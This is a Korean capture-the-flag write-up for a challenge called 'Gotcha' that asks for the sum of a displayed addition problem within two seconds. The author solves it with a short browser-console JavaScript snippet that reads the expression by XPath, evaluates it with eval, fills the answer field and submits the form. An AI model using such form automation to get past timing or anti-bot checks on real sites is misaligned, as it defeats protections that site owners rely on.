

# Gotcha


> *Made by 1unaram*




## #문제 파악




문제 페이지에 접속하면 위와 같은 화면을 볼 수 있다. 간단한 덧셈 연산식이 주어져 있고 해당 답을 맞추면 되는 것으로 보인다.




그러나 Time이 2초로 제한되어 있고 해당 시간 내에 맞추지 못하면 Time OUT 글자와 함께 문제가 풀리지 않는다. 이를 위해서는 연산식을 2초 안에 입력해야만 한다.

문제는 셀레니움을 사용해도 좋으나, 간단하게 개발자도구의 console 탭을 이용하여 풀어보겠다.


# #Exploit

문제를 푸는 시나리오는 다음과 같다.

1. 문제 페이지에 접속하자마자 개발자 도구의 console 탭 접속한다
2. 주어진 연산식을 계산한다.
3. input 박스에 해당 답을 삽입한다.
4. form 제출을 한다.

2번 과정에서 주어진 연산식을 계산하기 위해서는 연산식 string을 구해야한다. xpath로 element에 접근할 수 있도록 다음 함수를 선언해두자

```
function getElementByXpath(path) {
  return document.evaluate(path, document, null, XPathResult.FIRST_ORDERED_NODE_TYPE, null).singleNodeValue;
}
```




그 다음 연산식이 태그의 XPath를 복사한다


```
/html/body/form/p[1]
```

```
> function getElementByXpath(path) {
    return document.evaluate(path, document, null, XPathResult.FIRST_ORDERED_NODE_TYPE,
  null).singleNodeValue;
  }
< undefined
> getElementByXpath('/html/body/form/p[1]')
<   <p>237686 + 645463 + 330688 = ?</p>
>
```

console 탭에서 함수 선언 후 XPath를 인자로 넘겨주면 해당 element를 받아올 수 있고, innerHTML 속성으로 string을 가져오자.

```
> function getElementByXpath(path) {
    return document.evaluate(path, document, null, XPathResult.FIRST_ORDERED_NODE_TYPE,
  null).singleNodeValue;
  };
  eval(getElementByXpath("/html/body/form/p[1]").innerHTML.slice(0, -4));
< 1213837
>
```

javascript 함수 중 `eval` 함수를 이용하여 받아온 연산식을 계산하자




```
> function getElementByXpath(path) {
    return document.evaluate(path, document, null, XPathResult.FIRST_ORDERED_NODE_TYPE,
  null).singleNodeValue;
  };
  getElementByXpath('/html/body/form/div[2]/input[1]').value =
  eval(getElementByXpath("/html/body/form/p[1]").innerHTML.slice(0, -4));
< 1213837
>
```

이제 input 박스에 계산한 답을 채워넣는다.

```
> document.getElementsByClassName('container')[0].submit()
```

form을 submit하는 코드를 마지막에 실행시키면 된다.

## Exploit code

```
function getElementByXpath(path) {
   return document.evaluate(path, document, null, XPathResult.FIRST_ORDERED_NODE_TYPE, null).singleNodeValue;
};
getElementByXpath('/html/body/form/div[2]/input[1]').value = eval(getElementByXpath("/html/body/form/p[1]").innerHTML.slice(0, -4));
document.getElementsByClassName('container')[0].submit()
```

문제 페이지 새로 고침 후 잽싸게 console에 붙여넣기하면 문제가 풀린다.